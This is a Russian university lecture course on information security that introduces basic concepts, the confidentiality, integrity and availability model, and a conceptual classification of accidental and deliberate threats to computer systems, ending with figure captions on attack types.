МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РФ

НОВОСИБИРСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

Физический факультет

Кафедра физико-технической информатики

ПРОБЛЕМЫ БЕЗОПАСНОСТИ В ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЯХ

(курс лекций)

Новосибирск

2012-2020

Представлен курс лекций «Проблемы безопасности в информационных технологиях», читаемый магистрантам физического факультета НГУ. Лекции могут быть использованы при обучении студентов других технических факультетов.

Цель представленного материала − попытка охватить по возможности все аспекты современных представлений об информационной безопасности, как юридически-правовые, так и чисто технические. Даются основные понятия и определения защиты информации, анализируются угрозы информационной безопасности в компьютерных системах и сетях. Представлены базовые криптографические методы и алгоритмы, проведён анализ методов защиты информации в распространённых операционных системах – как автономных, так и работающих в сложных сетевых конфигурациях, описан и обоснован комплексный подход к обеспечению безопасности.

Автор
доцент кафедры «физико-технической информатики» ФФ НГУ С.В.Дубров

Учебно-методическое пособие подготовлено в рамках реализации Программы развития НИУ-НГУ на 2009–2018 г. г.

ВВЕДЕНИЕ

Сегодня никому не нужно доказывать и обосновывать роль информационных технологий в науке, бизнесе, управлении и т.д. ИТ уже давно не являются какими-то вспомогательными и необязательными элементами, на сегодня ИТ и есть суть, основа очень многих процессов. Электронная коммерция, онлайн услуги, корпоративные информационные системы (КИС), распределённое управление сложными электрофизическими установками, обработка огромных массивов данных – этот далеко не полный перечень и являет собой, собственно, работающие информационные технологии. А электронная почта? Ведь сегодня без этой, такой удобной и привычной формы электронного общения, просто невозможно представить жизнь практически любого человека, компании, организации. Если без youtube, наверное, ещё как-то можно прожить, то без e-mail – уже практически нереально.

Некоторые хрестоматийные примеры о роли ИТ в современном мире: все без исключения фирмы – юридические, консультативные, посреднические и т.д., – пострадавшие в результате атаки на WTC 11.09.2001 и не имевшие на момент катастрофы резервной копии данных – прекратили своё существование. Все, без исключения. Те фирмы, у которых такие данные были зарезервированы – выжили. Не все, но очень многие.

Второй пример: поиск бозона Хиггса, элементарной частицы, существование которой требовалось для подтверждения правильности т.н. Стандартной Модели. Инструменты, которыми воспользовалось человечество для поиска предсказанной почти пятьдесят лет назад частицы – Большой Адронный Коллайдер (БАК, LHC) и его уникальные детекторы ATLAS, CMS, LHCb, ALICE (общая стоимость этого самого дорогого в истории человечества «микроскопа» оценивается в сумму порядка 10 миллиардов евро) – совершенно невозможно было бы даже спроектировать без тотального применения информационных технологий. Не говоря уж о собственно работе этой установки и обработке производимых ею данных, ведь только объём «сырых» данных, генерируемых LHC, оценивается в несколько петабайт (10^{15}) в год. По состоянию на июль 2012 из этих гигантских объёмов исключительно благодаря компьютерной обработке удалось выделить всего несколько десятков(!) событий, позволивших объявить об обнаружении бозона Хиггса.

В средние века на всём земном шаре не было ни одного человека, пострадавшего от автомобиля в ДТП, а уже в XX-ом веке автомобиль становится одной из главных причин смертности, увы. По аналогии, становясь всё более зависимым от ИТ, человечество всё более и более подвергается естественному риску, связанному с ними. И если тридцать-сорок лет назад угрозы, связанные с информацией, были скорее экзотикой и совершенно несущественными по наносимому ущербу, то сейчас недоступность, к примеру, банка или интернет-магазина в онлайне (в виртуальном мире) – по самым разным причинам – в течении всего нескольких часов может привести к последующему исчезновению этих субъектов из мира вполне реального. Вспоминаем пример с WTC. Подделка электронной подписи, взлом электронной почты, атака на площадку опять же электронной торговли, похищение жизненно важных данных – вот далеко неполный перечень рисков, связанных с использованием информационных технологий. Иногда эти риски проявляются достаточно неожиданно: например, взлом почтового ящики с последующим опубликованием содержимого переписки уже приводил к серьёзным политическим последствиям для владельцев взломанного e-mail.

С развитием такого феномена, как форумы, социальные сети и т.п., последствия от компрометации учётных записей (за которыми стоят вполне реальные люди) уже превратились в очень серьёзные проблемы. Сегодня даже некоторые вполне реальные революции называют твиттерными, поскольку начинались и организовывались они именно там, на самой большой в мире виртуальной площадке для общения. Некоторые государства, ощущая угрозу своей безопасности от глобализации в виде Интернета, пытаются с пере-

менным успехом противостоять интернет-технологиям. Здесь и практически полная изоляция от всего остального мира, с тотальным контролем очень ограниченных точек выхода в «большой мир» в КНДР. И широко известный в узких кругах т.н. «Большой Китайский Firewall», через который проходит весь трафик из/в Китая, который, к примеру, запрещает ссылки на некоторые страницы в youtube, корректирует результаты поисковой выдачи и т.п. [1]

Недавно принятый в России закон позволяет в досудебном порядке закрывать некоторые сайты. На сегодня не очень понятны технологии и методики, кто и как это будет делать, но есть очевидная тенденция – Интернет рассматривается уже не только, как средство доставки электронной почты, общения с друзьями, онлайн покупок, финансовых транзакций, просмотра фильмов, видеозвонков и т.д., но и как место, где могут и уже совершаются вполне реальные преступления. Соответственно, нужно быть готовым к их выявлению и предупреждению.

Для очень многих компаний Интернет – неотъемлемый элемент их бизнеса. Электронная коммерция, продажа услуг онлайн, консультации – это и средство обеспечения работы предприятия и одновременно мишень для тех, кто хочет воспользоваться чужим. Когда при оплате покупки через интернет у покупателя украдут номер кредитной карты – это будет неприятность и проблема одного конкретного человека. Когда будет похищена база данных кредитных карт крупного интернет-магазина – это уже будет преступление категории «в особо крупных».

Важнейшим фактором, влияющим на развитие корпоративной информационной системы предприятия (КИС), является обеспечение связей предприятий через Интернет с обеспечением безопасности этих коммуникаций. Развитие информационных технологий невозможно в отрыве от вопросов информационной безопасности. Это касается всех возможных вариантов работы ИТ – и автономной, изолированной системы, и работы во внутрикорпоративной сети, и работы в Интернете.

Реализация решений безопасности должна обеспечивать адекватную защиту, конфиденциальность передаваемых данных, целостность (отсутствие несанкционированных изменений), по возможности гарантировать непрерывный доступ к данным.

Использование Интернета в качестве глобальной публичной сети означает резкое увеличение внешних пользователей и разнообразных типов коммуникаций, появление новых сетевых и информационных технологий. Что означает необходимость особо надёжной и качественной защиты инфраструктуры предприятия: серверов, маршрутизаторов, каналов связи, операционных систем, баз данных, приложений.

Средства хищения информации, взлома информационных систем развиваются очень быстро. Очень часто, к сожалению, по известной аллегории борьбы «брони и снаряда», «снаряды» заметно опережают «броню» и качественно и количественно. Поэтому обеспечение информационной безопасности КИС должно быть приоритетной задачей, поскольку от сохранения конфиденциальности, целостности и доступности информационных ресурсов во многом зависит работа КИС.

Для обеспечения информационной безопасности КИС традиционно строится система информационной безопасности (СИБ) предприятия. Одним из не всегда очевидных критериев её создания является вопрос эффективности – условно говоря, стоимость самой защиты скорее всего не должна превышать стоимость того, что защищается. При этом ещё одним критерием качественной работы системы информационной безопасности будет её прозрачность и совместимость с существующими технологиями КИС.

[1] «Большой китайский firewall» – это, в первую очередь, защита внутренней сети Китая от остального Интернета и ограничение доступа китайских машин к нежелательным «внешним» ресурсам. Но этот firewall практически совершенно не мешает китайским хакерам быть одними из самых активных и опасных не только в ChinaNet, но и в «большом» Интернете.

Система информационной безопасности должна учитывать появление новых технологий, сервисов, возможностей. Некоторые критерии, по которым строится качественная СИБ, включают в себя:

- масштабирование в широких пределах;
- по возможности использование интегрированных решений;
- открытые стандарты – не сто́ит возводить этот пункт в абсолют, но и недооценивать его не надо.

Возможность роста (масштабирование) подразумевает выбор оптимального по стоимости и надёжности решения с возможностью наращивания количественных (а, возможно, и качественных) характеристик системы защиты по мере роста масштабов КИС, без потери функционала и управляемости. Плохо спроектированная с точки зрения масштабирования система может в итоге обернутся большими потерями для предприятия: например, когда выяснится, что выбранный ранее граничный межсетевой экран (МСЭ) не справляется с возросшими потоками, но при этом он принципиально не умеет масштабироваться «вширь» (потому, что когда-то был выбран бюджетный и простой вариант) – это потребует полной смены технологии, оборудования МСЭ, займёт массу времени, средств и сил на переход.

Под интегрированными решениями понимаются решения, дающие возможность интеграции различных технологий обеспечения безопасности, для обеспечения комплексной защиты. Одним из наиболее известных примеров интеграции можно назвать часто используемое объединение межсетевого экрана со шлюзом VPN, с трансляцией адресов, антивирусной проверкой «на-лету» и антиспам фильтром на периметре сети.

Открытые стандарты – несомненно, очень важная и одна из главных тенденций в технологиях обеспечения информационной безопасности. Немало разработчиков, например, проходило через соблазн использования закрытых, проприетарных решений для обеспечения безопасности. Для этого даже существует специальный термин: «*Security through obscurity*» – попытка обеспечения безопасности, скрывая и «затуманивая» технологии, на которых это основывается. Как показала практика, закрытость далеко не всегда означает безопасность, хотя полностью отказаться от закрытых решений от одного поставщика иногда не удаётся принципиально – здесь можно вспомнить и VPN-технологии от Cisco, и не до конца открытые подробности протоколов аутентификации в микрософтовской AD.

Хотя, с другой стороны, возводить в абсолют и переоценивать сам факт открытости тоже не сто́ит: полностью открытые исходные тексты (более того, прошедшие полный аудит кода с точки зрения безопасности) одной из самых защищённых на сегодня операционных систем – OpenBSD – не помешали найти и проэксплуатировать найденные в ней как минимум две серьёзных уязвимости. Долгий и давний спор, кто же безопаснее: закрытая Windows или открытый Linux, на сегодня, как это ни удивительно, не даёт однозначного ответа – если судить по регулярно публикуемым бюллетеням безопасности, эти две технологии как минимум сопоставимы по количеству выявленных уязвимостей.

Открытые стандарты дают возможность обеспечить безопасную и надёжную работу, взаимодействие и коммуникации в гетерогенной среде. Как пример: сертификаты X.509 на сегодня отлично работают и понимаются всеми, без исключения, операционными системами – от открытых ОС всех видов до проприетарных Windows, закрытых iOS, «полузакрытых» Android и т.д. Соответствующая открытым стандартам технология инфраструктуры публичных ключей (PKI) помогает реализовать безопасные коммуникации между предприятием и партнёром, даже если один из них работает полностью на Windows, а второй использует только open source решения.

Как уже говорилось ранее, чтобы «стоять на месте, нужно бежать» – обеспечение информационной безопасности должно использовать все значимые современные и прогрессивные технологии информационной защиты. Неполный их перечень следует ниже:

- криптографические технологии – основы информационной защиты;
- технологии межсетевых экранов, как личных, так и закрывающих «периметр» сети;
- технологии виртуальных приватных сетей (VPN), как для связи с подразделениями, партнёрами, так и для удалённого доступа своих сотрудников;
- управление доступом к ресурсам, с сочетанием различных технологий по необходимости;
- комплексная антивирусная защита, защита от вторжений;
- централизованное управление средствами информационной безопасности, например, например, с возможностью установить параметры персонального МСЭ и антивируса в соответствии с требованиями корпоративной политики;
- комплексный подход к обеспечению информационной безопасности, сочетание технологий и средств информационной защиты.

ГЛАВА1. ОСНОВНЫЕ ПОНЯТИЯ И ОПРЕДЕЛЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Основные понятия

Очень важно договориться об определениях и понятиях, которые далее будут использованы в этом курсе лекций. Например, в Доктрине информационной безопасности Российской Федерации термин *"информационная безопасность"* используется в более широком смысле, чем в данном курсе.

При рассмотрении безопасности информационных систем обычно выделяют две группы проблем: безопасность компьютера и сетевая безопасность. К безопасности компьютера относят все проблемы защиты данных, хранящихся и обрабатывающихся компьютером, который рассматривается как автономная система. Эти проблемы решаются средствами операционных систем и приложений, такими как разграничение доступа в файловой системе, системами управления базами данных, а также с использованием встроенных аппаратных средств компьютера (например, MMU – устройства управления памятью). Под сетевой безопасностью понимают все вопросы, связанные с взаимодействием устройств в сети. И хотя подчас проблемы компьютерной и сетевой безопасности трудно отделить друг от друга, настолько тесно они связаны, совершенно очевидно, что сетевая безопасность имеет свою специфику.

Автономно работающий компьютер можно эффективно защитить от внешних покушений радикальными способами, например, просто заперев на замок клавиатуру или сняв жесткий диск и поместив его в сейф. Компьютер, работающий в сети, по определению не может полностью отгородиться от мира, он должен общаться с другими компьютерами, вполне возможно, удаленными от него на значительные расстояния, поэтому обеспечение безопасности при работе в сети является задачей заметно более сложной. Логический вход чужого пользователя в ваш компьютер является штатной ситуацией, если вы работаете в сети (конечно же, если этот вход предусмотрен и санкционирован). Обеспечение безопасности в такой ситуации сводится к тому, чтобы сделать это проникновение (вход) контролируемым – каждому пользователю сети должны быть четко определены его права по доступу к информации, внешним устройствам и выполнению системных действий на каждом из компьютеров сети.

Помимо проблем, порождаемых возможностью удаленного входа в сетевые компьютеры, сети по своей природе подвержены еще некоторым другим видам опасности – перехвату и анализу сообщений, передаваемых по информационным каналам, опасности создания «ложного» (фальсифицированного) трафика. Большая часть средств обеспечения сетевой безопасности направлена на предотвращение именно такого типа нарушений.

Вопросы сетевой безопасности приобретают особое значение сейчас, когда при построении корпоративных сетей наблюдается переход от использования выделенных каналов к использованию публичных сетей (Интернет). Поставщики услуг публичных сетей пока редко обеспечивают защиту пользовательских данных при их транспортировке по своим магистралям, возлагая эти заботы на конечных пользователей.

В данном курсе под **информационной безопасностью** будет пониматься состояние защищенности информации и поддерживающей инфраструктуры от случайных или преднамеренных воздействий естественного или искусственного характера, которые могут нанести **неприемлемый** ущерб субъектам информационных отношений, в том числе владельцам и пользователям информации и поддерживающей инфраструктуры. Под поддерживающей инфраструктурой понимаются системы электро-, тепло-, водо-, газоснабжения, системы кондиционирования и т. д., а также обслуживающий персонал.

Защита информации – комплекс мероприятий, направленных на обеспечение информационной безопасности.

Правильный подход к проблемам *информационной безопасности* начинается с выявления *субъектов информационных отношений* и интересов этих субъектов, связанных с использованием информационных систем. Угрозы *информационной безопасности* – это оборотная сторона использования информационных технологий.

Трактовка проблем, связанных с *информационной безопасностью*, может сильно различаться для разных категорий субъектов. Как пример, режимное предприятие или банк, на территории которых может работать полностью изолированная от внешнего мира локальная сеть, защита которой организована по принципу «не бита врагу» или, как полная противоположность, сеть учебного заведения или сеть домашнего провайдера, где главный принцип «никаких секретов у нас нет, главное, чтобы всё работало».

Информационная безопасность это более широкое понятие, чем защита от несанкционированного доступа. Субъект информационных отношений может понести ущерб не только от несанкционированного доступа, но и, например, от невозможности получить доступ к информации в нужное время (как пример: система приобретения билетов через Интернет).

В некоторых источниках используется термин «компьютерная безопасность», как эквивалент информационной безопасности. Хотя в современном мире практически вся обработка и передача информации так или иначе связана с компьютерами, всё же словосочетание «компьютерная безопасность» представляется слишком узким. Записанный на наклейке, прилепленной к монитору, пароль – это ведь тоже безопасность (точнее, небезопасность), связанная с доступом к информации.

Ещё одно определение информационной безопасности, иногда встречающееся в некоторых источниках – это сведение её исключительно к проблемам безопасности сети и сетевых технологий. Это, как представляется, также слишком узкое и одностороннее определение.

В определении информационной безопасности присутствует термин *неприемлемый* ущерб. Короткое определение неприемлемого ущерба – это ущерб, которым нельзя пренебречь. Иногда этот ущерб можно выразить в материальном представлении, иногда – нет. Например, нанесение вреда здоровью человека во время хирургической операции, которую через Интернет наблюдали и консультировали высококвалифицированные врачи из другого города, не поддаётся прямой материальной оценке. Но когда ущерб можно посчитать, то здесь возникает вопрос эффективности защиты, о чём уже говорилось выше – как правило, стоимость защиты не должна превышать стоимость того, что защищается.

Составляющие информационной безопасности

Среди различных существующих моделей информационной безопасности самая распространённая базируется на обеспечении трех свойств информации: **конфиденциальность**, **целостность** и **доступность.**

Конфиденциальность информации означает, что доступ к ней имеет только строго ограниченный круг лиц. И не всегда этот круг лиц определяется владельцем информации, как иногда утверждается в некоторых источниках. В случае если доступ к информации получает неуполномоченное лицо, говорят об утрате конфиденциальности. Ещё одно, очень распространённое определение конфиденциальности – это защита от несанкционированного доступа к информации.

Для некоторых типов информации конфиденциальность будет важнейшим атрибутом (например, данные, представляющие гостайну, персональные данные, медицинские и страховые записи и т. п.). В некоторых случаях важно сохранить конфиденциальность сведений о конкретных лицах (например, сведения о клиентах банка, данные медицинских учреждений о состоянии здоровья их пациентов и т. д.).

Под целостностью информации подразумевается актуальность и непротиворечивость информации, её способность сохраняться в неискаженном виде. Неправомочные, и не санкционированные владельцем изменения информации (в результате ошибки опера-

тора или преднамеренного действия неуполномоченного лица) приводят к потере целостности.

Целостность с некоторой долей условности можно подразделить на статическую (понимаемую как неизменность информационных объектов) и динамическую (относящуюся к корректному выполнению сложных действий (транзакций)).

Целостность оказывается важнейшим аспектом информационной безопасности в тех случаях, когда информация служит непосредственным «руководством к действию». Рецептура лекарств, предписанные медицинские процедуры, информация о состояние семафоров на железной дороге, ход технологического процесса, управление воздушным движением, энергоснабжением и т.д. – все это примеры информации, нарушение целостности которой может оказаться в буквальном смысле смертельным. К «несмертельным» примерам нарушения целостности можно отнести фальсификацию и/или искажение официальной информации, например, текста закона, выложенного на официальный сайт правительства.

Ещё один пример нарушения целостности, который можно отнести где-то даже к курьёзам: известен случай, когда злоумышленник, вторгшись в компьютерную систему ЦЕРН-а, изменил один знак в значении числа π (видимо сочтя это изящной шуткой). В результате из-за последовавших ошибок в расчётах был сорван важный, сложный и долго готовившийся эксперимент, и в итоге ЦЕРН-у был нанесён многомиллионный ущерб. «Несмертельно», конечно, но далеко небезобидно.

Доступность информации определяется способностью информационной системы предоставлять своевременный доступ к информации субъектам, обладающим соответствующими полномочиями, т.е., возможностью за приемлемое время получить требуемую информационную услугу. Уничтожение или блокирование информации (в результате ошибки или преднамеренного действия) приводит к потере доступности.

Доступность – важнейший атрибут функционирования информационных систем, ориентированных на обслуживание клиентов (например, системы продажи железнодорожных или авиабилетов, распространения обновлений программного обеспечения). Ситуацию, когда уполномоченный субъект не может получить доступ к определенным услугам (обычно сетевым), называют *отказом в обслуживании*.

При анализе интересов различных категорий *субъектов информационных отношений*, часто оказывается, что для тех, кто реально использует ИС, на первом месте стоит *доступность*. Конечно же, при этом чрезвычайно важна и *целостность* – какой смысл в информационной услуге, если она содержит искаженные сведения?

Ну и, наконец, конфиденциальные моменты есть также у многих организаций (даже в упоминавшихся выше учебных заведениях стараются не разглашать сведения о зарплате сотрудников) и у отдельных пользователей (например, пароли).

Кроме перечисленных выше трёх свойств – конфиденциальности, целостности и доступности – существуют ещё некоторые, не всегда обязательные категории модели безопасности:

Неотказуемость или *аппелируемость* (англ. *non-repudiation*) – способность удостоверять имевшее место действие или событие так, что эти события или действия не могли быть позже отвергнуты;

Аутентичность или *подлинность* (англ. *authenticity*) – свойство, гарантирующее, что субъект или ресурс идентичен заявленному;

Подотчётность (англ. *accountability*)http://ru.wikipedia.org/wiki/%D0%98%D0%BD%D1%84%D0%BE%D1%80%D0%BC%D0%B0%D1%86%D0%B8%D0%BE%D0%BD%D0%BD%D0%B0%D1%8F_%D0%B1%D0%B5%D0%B7%D0%BE%D0%BF%D0%B0%D1%81%D0%BD%D0%BE%D1%81%D1%82%D1%8C_-_cite_note-8 – обеспечение идентификации субъекта доступа и регистрации его действий;

Достоверность (англ. *reliability*) – свойство соответствия предусмотренному поведению или результату.

Как учебная и научная дисциплина информационная безопасность исследует природу перечисленных свойств информации, изучает угрозы этим свойствам, а также методы и средства противодействия таким угрозам (защита информации).

Как прикладная дисциплина информационная безопасность занимается обеспечением этих ключевых свойств, в частности, путем разработки защищенных информационных систем.

В Государственном стандарте РФ приводится следующая рекомендация использования терминов «безопасность» и «безопасный». Слова «безопасность» и «безопасный» следует применять только для выражения уверенности и гарантий риска. Не следует употреблять слова «безопасность» и «безопасный» в качестве описательного прилагательного предмета, так как они при этом не передают никакой полезной информации. Рекомендуется всюду, где это возможно, эти слова заменять более существенными признаками предмета, например:

- «*защитный* шлем» вместо «*безопасный* шлем»;
- «*нескользкое* покрытие для пола» вместо «*безопасное* покрытие».

Для термина *информационная безопасность* следует придерживаться тех же рекомендаций. Желательно использовать более точные характеристики объектов, разделяемые как признаки понятия *информационная безопасность*. Например, точнее будет использовать аргумент «для предотвращения угроз на доступность объекта» (или «для сохранения целостности данных») вместо более общего и менее информативного аргумента «исходя из требований информационной безопасности».

Угрозы информационной безопасности

Угроза – потенциально возможное событие, действие, процесс или явление, которое может привести к нанесению ущерба чьим-либо интересам.

Соответственно *угрозой информационной безопасности* называется потенциально возможное событие, процесс или явление, которое посредством воздействия на информацию или компоненты информационной системы может прямо или косвенно привести к нанесению ущерба интересам субъектов информационных отношений.

Атака – попытка реализации угрозы.

Нарушение – реализация угрозы.

Одним из важнейших аспектов проблемы обеспечения безопасности автоматизированной информационной системы (АИС) является определение, анализ и классификация возможных угроз. Перечень угроз, оценки вероятностей их реализации, а также модель нарушителя служат основой для проведения анализа риска и формулирования требований к системе защиты.

Классификацию угроз информационной безопасности можно выполнить по нескольким критериям:

- По аспекту информационной безопасности: угрозы конфиденциальности, угрозы целостности, угрозы доступности. Дополнительно можно выделить угрозы аутентичности и аппелируемости.
- По компонентам информационной системы, на которые нацелена угроза: данные, программное обеспечение, аппаратное обеспечение, поддерживающая инфраструктура.
- По расположению источника угроз: внутри или вне рассматриваемой информационной системы. Угрозы со стороны инсайдеров (субъектов, существующих внутри АИС) являются наиболее опасными.
- По природе возникновения: естественные (объективные) и искусственные (субъективные). *Естественные угрозы* – это угрозы, вызванные воздействия-

ми на АИС и её элементы объективных физических процессов или стихийных природных явлений, не зависящих от человека. *Искусственные угрозы* – угрозы, вызванные деятельностью человека. Среди них, исходя из мотивации действий, можно выделить *непреднамеренные* (неумышленные, случайные) угрозы, вызванные ошибками в проектировании АИС и ее элементов, ошибками в программном обеспечении, ошибками в действиях персонала и т.п., и *преднамеренные* (умышленные) угрозы, связанные с целенаправленными устремлениями злоумышленников.

Рассмотрим перечень конкретных угроз, приведенный в учебном пособии Петрова С.С. «Криминология».

Основные непреднамеренные искусственные угрозы (действия, совершаемые людьми случайно, по незнанию, невнимательности или халатности, из любопытства, но без злого умысла):

- неумышленные действия, приводящие к частичному или полному отказу системы или разрушению аппаратных, программных, информационных ресурсов системы (неумышленная порча оборудования, удаление, искажение файлов с важной информацией или программ, в том числе системных и т.п.);
- неправомерное отключение оборудования или изменение режимов работы устройств и программ;
- неумышленная порча носителей информации;
- запуск программ, способных при некомпетентном использовании вызывать потерю работоспособности системы (зависания, зацикливания, перезагрузка) или осуществляющих необратимые изменения в системе (форматирование носителей информации, удаление данных и т.п.);
- нелегальное внедрение и использование неучтенных программ (игровых, обучающих, технологических и др., не являющихся необходимыми для выполнения нарушителем своих служебных обязанностей) с последующим необоснованным расходованием ресурсов (загрузка процессора, захват оперативной памяти и памяти на внешних носителях);
- заражение компьютера вирусами;
- неосторожные действия, приводящие к разглашению конфиденциальной информации, или делающие ее общедоступной;
- разглашение, передача или утрата атрибутов разграничения доступа (паролей, ключей шифрования, идентификационных карточек, пропусков и т.п.);
- проектирование архитектуры системы, технологии обработки данных, разработка прикладных программ, с возможностями, представляющими опасность для работоспособности системы и безопасности информации;
- игнорирование организационных ограничений (установленных правил) при работе в системе;
- вход в систему (доступ к данным) в обход средств защиты (загрузка посторонней операционной системы с внешних носителей и т.п.);
- некомпетентное использование, настройка или неправомерное отключение средств защиты персоналом службы безопасности;
- пересылка данных по ошибочному адресу абонента (устройства);
- ввод ошибочных данных;
- неумышленное повреждение каналов связи.

Основные возможные пути умышленной дезорганизации работы, вывода системы из строя, проникновения в систему и несанкционированного доступа к информации:

- физическое разрушение системы (путем взрыва, поджога и т.п.) или вывод из строя всех или отдельных наиболее важных компонентов компьютерной системы (устройств, носителей важной системной информации, лиц из числа персонала и т.п.);
- отключение или вывод из строя подсистем обеспечения функционирования вычислительных систем (электропитания, охлаждения и вентиляции, линий связи и т.п.);
- действия по дезорганизации функционирования системы (изменение режимов работы устройств или программ, забастовка, саботаж персонала, постановка мощных активных радиопомех на частотах работы устройств системы и т.п.);
- внедрение агентов в число персонала системы (в том числе, возможно, и в административную группу, отвечающую за безопасность);
- вербовка (путем подкупа, шантажа и т.п.) персонала или отдельных пользователей, имеющих определенные полномочия;
- применение подслушивающих устройств, дистанционная фото- и видеосъемка и т.п.;
- перехват побочных электромагнитных, акустических и других излучений устройств и линий связи, а также наводок активных излучений на вспомогательные технические средства, непосредственно не участвующие в обработке информации (телефонные линии, сети питания, отопления и т.п.);
- перехват данных, передаваемых по каналам связи, и их анализ с целью выяснения протоколов обмена, правил вхождения в связь и авторизации пользователя и последующих попыток их имитации для проникновения в систему;
- хищение носителей информации;
- несанкционированное копирование носителей информации;
- хищение производственных отходов (распечаток, записей, списанных носителей информации и т.п.);
- чтение остаточной информации из оперативной памяти и с внешних запоминающих устройств;
- чтение информации из областей оперативной памяти, используемых операционной системой (в том числе подсистемой защиты) или другими пользователями, в асинхронном режиме используя недостатки операционных систем и других приложений;
- незаконное получение паролей и других реквизитов разграничения доступа (агентурным путем, используя халатность пользователей, путем подбора, путем имитации интерфейса системы и т.д.) с последующей маскировкой под зарегистрированного пользователя («маскарад»);
- несанкционированное использование терминалов пользователей, имеющих уникальные физические характеристики, такие как номер рабочей станции в сети, физический адрес, адрес в системе связи, аппаратный блок кодирования и т.п.;
- вскрытие шифров криптозащиты информации;
- внедрение аппаратных спецвложений, программных «закладок» и вирусов («троянских коней», «жучков», «кейлогеров»), то есть таких участков программ, которые не нужны для осуществления заявленных функций, но позволяющих преодолевать систему защиты, скрытно и незаконно осуществлять доступ к системным ресурсам с целью регистрации и передачи критической информации или дезорганизации функционирования системы;
- незаконное подключение к линиям связи с целью работы «между строк», с использованием пауз в действиях законного пользователя от его имени с по-

следующим вводом ложных сообщений или модификацией передаваемых сообщений;

- незаконное подключение к линиям связи с целью подмены законного пользователя путем его физического отключения после входа в систему и успешной аутентификации с последующим вводом дезинформации и навязыванием ложных сообщений.

Следует заметить, что чаще всего для достижения поставленной цели злоумышленник использует не один, а некоторую совокупность из перечисленных выше путей.

Нарушения защиты компьютерной системы или сети (реализация угрозы) можно классифицировать, рассмотрев функции компьютерной системы как объекта, предоставляющего информацию. В самом общем случае мы имеем дело с потоком информации от некоторого источника (например, из файла или области памяти) в направлении адресата информации (например, в другой файл или непосредственно пользователю). Нормальный поток информации схематически изображён на рис.1а. Остальные части рисунка 1 иллюстрируют пять возможных типов атак (нарушений нормального потока информации):




Рис. 1а – нормальный поток




Рис. 1б – разъединение




Рис. 1в – перехват




Рис. 1г – модификация




Рис. 1д – фальсификация

